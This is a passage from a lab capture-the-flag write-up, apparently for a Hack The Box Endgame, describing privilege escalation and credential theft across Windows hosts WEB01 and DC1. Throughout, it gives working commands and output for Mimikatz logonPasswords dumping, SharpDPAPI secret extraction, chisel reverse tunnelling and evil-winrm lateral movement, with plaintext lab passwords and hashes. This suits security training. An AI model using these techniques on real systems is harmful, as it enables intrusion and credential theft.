
!Flag

```
2 - ASCENSION{N0_cOmm@nd_*******}
```

!Bonus


When running Seatbelt with `-group=all`, I noticed another set of privileged credentials for MSSQL. It was extracted as a result of the `CredEnum` module execution:


```
PS > Invoke-Seatbelt -Command CredEnum
```




Now I can configure reverse port forwarding on `eth2` interface (that's my Virtualbox host-only Ethernet adapter) and log into MSSQL using SQL Server Management Studio on my Windows host:

```
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client
10.14.14.4:8000 R:192.168.56.110:1433:127.0.0.1:1433"
```








I also tried to get a shell as `NT SERVICE\mssqlserver` and then escalate to admin by abusing `SeImpersonatePrivilege` with RoguePotato, but this attempt failed.

3-4. Contrails, Wingman

After obtaining admin privileges on WEB01, I will collect LSA secrets and get `DAEDALUS\svc_backup` user creds right off the bat from Credential Manager Mimikatz collector (`credman` section):

```
meterpreter > kiwi_cmd '"sekurlsa::logonPasswords full" "exit"'
```


```
meterpreter > kiwi_cmd '"sekurlsa::logonPasswords full" "exit"'

Authentication Id : 0 ; 5691388 (00000000:0056d7fc)
Session           : RemoteInteractive from 2
User Name         : billing_user
Domain            : DAEDALUS
Logon Server      : DC1
Logon Time        : 1/15/2021 10:29:27 AM
SID               : S-1-5-21-4088429403-1159899800-2753317549-1603
        msv :
         [00000003] Primary
         * Username : billing_user
         * Domain   : DAEDALUS
         * NTLM     : 65043c86ce4386582442450feed8ce53
         * SHA1     : 8bee75965452b75aebd833e2b6061b5a93235354
         * DPAPI    : 65e4a96cb0874827cab814fa7fe33472
        tspkg :
        wdigest :
         * Username : billing_user
         * Domain   : DAEDALUS
         * Password : (null)
        kerberos :
         * Username : billing_user
         * Domain   : DAEDALUS.LOCAL
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : DAEDALUS\svc_backup
         * Domain   : DAEDALUS\svc_backup
         * Password : jkQXAnHKj#7w#XS$
```



As we will see later, that's not the intended way to get these credentials.

I will use SharpDPAPI to discover deeplier hidden Data Protection secrets. I start from a meterpreter shell as `DAEDALUS\billing_user` within a Medium Mandatory Level process (UAC is enabled). It lets me pwn `DAEDALUS\svc_backup` in the intended way:

```
Cmd > .\SharpDPAPI.exe credentials /password:D43d4lusB1ll1ngBO55
```




Then I will switch over to a High Mandatory Level meterpreter shell (still as `DAEDALUS\billing_user`) and enumerate master keys supplying a dummy password. Note, that only `Administrator.DAEDALUS` (domain admin) and `billing_user` master keys are successfully triaged:

```
Cmd > .\SharpDPAPI.exe masterkeys /password:Passw0rd!
```

Now I will attempt to decrypt all users' DPAPI credentials with DPAPI_SYSTEM secret:

```
Cmd > .\SharpDPAPI.exe machinecredentials
```




```
C:\Users\billing_user\music>.\sharpdpapi machinecredentials
.\sharpdpapi machinecredentials


  v1.9.2


[*] Action: Machine DPAPI Credential Triage

[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret  : DPAPI_SYSTEM
[*]     full: E7BC9098EA7313E0B042679565EDF75CAD219106D3FE11B0F39C1F1E4EAEA01DC393F563C6190EC7
[*]     m/u : E7BC9098EA7313E0B042679565EDF75CAD219106 / D3FE11B0F39C1F1E4EAEA01DC393F563C6190EC7


[*] SYSTEM master key cache:

{0415ef8e-0ae0-4238-9240-90f873b07eb8}:4F31CF838C52B4DC1C4E2DCD09023316D31B661F
{3faada0f-c676-4092-a21d-98749e7035bd}:F630D3478DF2CE72B996D6A90A33286F5B12412A
{40956580-28e9-4cdc-bd5a-f7f5d3296e3c}:2A7A3BF8741AAC73F8ECD2F1CCC802397037EFA4
{9266b8e6-64b8-423c-b8e9-4b5de4fe1a8d}:70F37E3A70076DEA98EB86CACF6511CB2541E71E
{df49e508-6894-491b-9d8f-aefc03890813}:C0D4E38607CCC1A0956F5AB1B878021FCF9D6FD4
{e0131457-419d-4905-a547-fadb0cacdd84}:9AF3645C9A2D7A5DBFDAA15133A9AF22641E7710
{17c48be0-e86b-4d5f-883d-994e1dc7ad8e}:794C081F748977CAB0DFC74BC4893DC7D5A73B03
{1ef7b31a-39fd-4309-877e-c354d5a19506}:4D8998194D3BB189C3C4328DBEB029477139B705
{6977da93-ec45-468e-8a19-97d9865fb2e6}:FE97D22DAD2830B6D033CA17D0400C67246E8B22
{79e99075-9dfe-462b-bd58-82ea4508fdb4}:C9E0128D54AEF84D1149D2417A031D168CB24BB2
{a0c34700-bcf5-4dc6-8831-76fe66b74b2c}:3FABB64C6733FADEFAFB460CF25752C49F45C343
{a8deeb85-2a00-4648-8024-a1bff4f382ff}:6C113015CF9FCFE39A2AAF6F27FB8E6842F06206
{e892348e-5a34-4a9a-bd46-2f5f3186318b}:32EDF8DB273EDB19A10C2124DA5678CBBBECEF72
[*] Triaging System Credentials


Folder       : C:\WINDOWS\System32\config\systemprofile\AppData\Local\Microsoft\Credentials

  CredFile           : ADBAA7254AF7B3AC4CBF7B8CE9BD6911

    guidMasterKey    : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
    size             : 560
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
    description      : Local Credential Data

    LastWritten      : 10/13/2020 10:49:57 AM
    TargetName       : Domain:batch=TaskScheduler:Task:{27B6CB8A-0163-46AB-A0C7-387E45A70048}
    TargetAlias      :
    Comment          :
    UserName         : WEB01\svc_dev
    Credential       : a2W@rWAHzG+zQrB4

  CredFile           : AF61A1B16221450058FB4D69F7B3FE73

    guidMasterKey    : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
    size             : 560
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
    description      : Local Credential Data

    LastWritten      : 10/14/2020 10:15:19 AM
    TargetName       : Domain:batch=TaskScheduler:Task:{64EDB31F-E848-4632-8F9F-377559BFA088}
    TargetAlias      :
    Comment          :
    UserName         : WEB01\Administrator
    Credential       : EXuLyX_WtHxx9pS9

  CredFile           : CEED724993CAA9310FC2FE2F72ECE137

    guidMasterKey    : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
    size             : 592
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
```

```
description      : Local Credential Data

LastWritten      : 10/13/2020 2:56:34 AM
TargetName       : Domain:batch=TaskScheduler:Task:{D3000B16-D5D6-4FF3-9038-F368155DBB77}
TargetAlias      :
Comment          :
UserName         : DAEDALUS\Administrator
Credential       : pleasefastenyourseatbelts01!
```

As you can see, some additional creds are extracted, including the password of the builtin DAEDALUS domain admin. I don't know if it was intended by Endgame creators (doubt it), but at this point I can log into DC1 and grab both the third and the fourth flags:


```
$ proxychains4 -q cme smb 192.168.10.6 -u 'administrator' -p
'pleasefastenyourseatbelts01!'
$ proxychains4 -q evil-winrm -u 'administrator' -p 'pleasefastenyourseatbelts01!'
-i 192.168.10.6 -s `pwd` -e `pwd`
```




4. Wingman. The Intended Way

After obtaining `DAEDALUS\svc_backup` credentials and examining his domain rights (`CanPSRemote` to DC1) I am supposed to WinRM into the box and search for some juicy stuff. The `Invoke-Binary` cmdlet from evil-winrm did not work for me for some reason, so I had to upload `winPEAS.exe` manually and run it from disk:

```
$ proxychains4 -q evil-winrm -i 192.168.10.6 -u 'svc_backup' -p
'jkQXAnHKj#7w#XS$' -s `pwd` -e `pwd`
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> upload winpeas.exe
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> .\winpeas.exe log
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> download out.txt
```

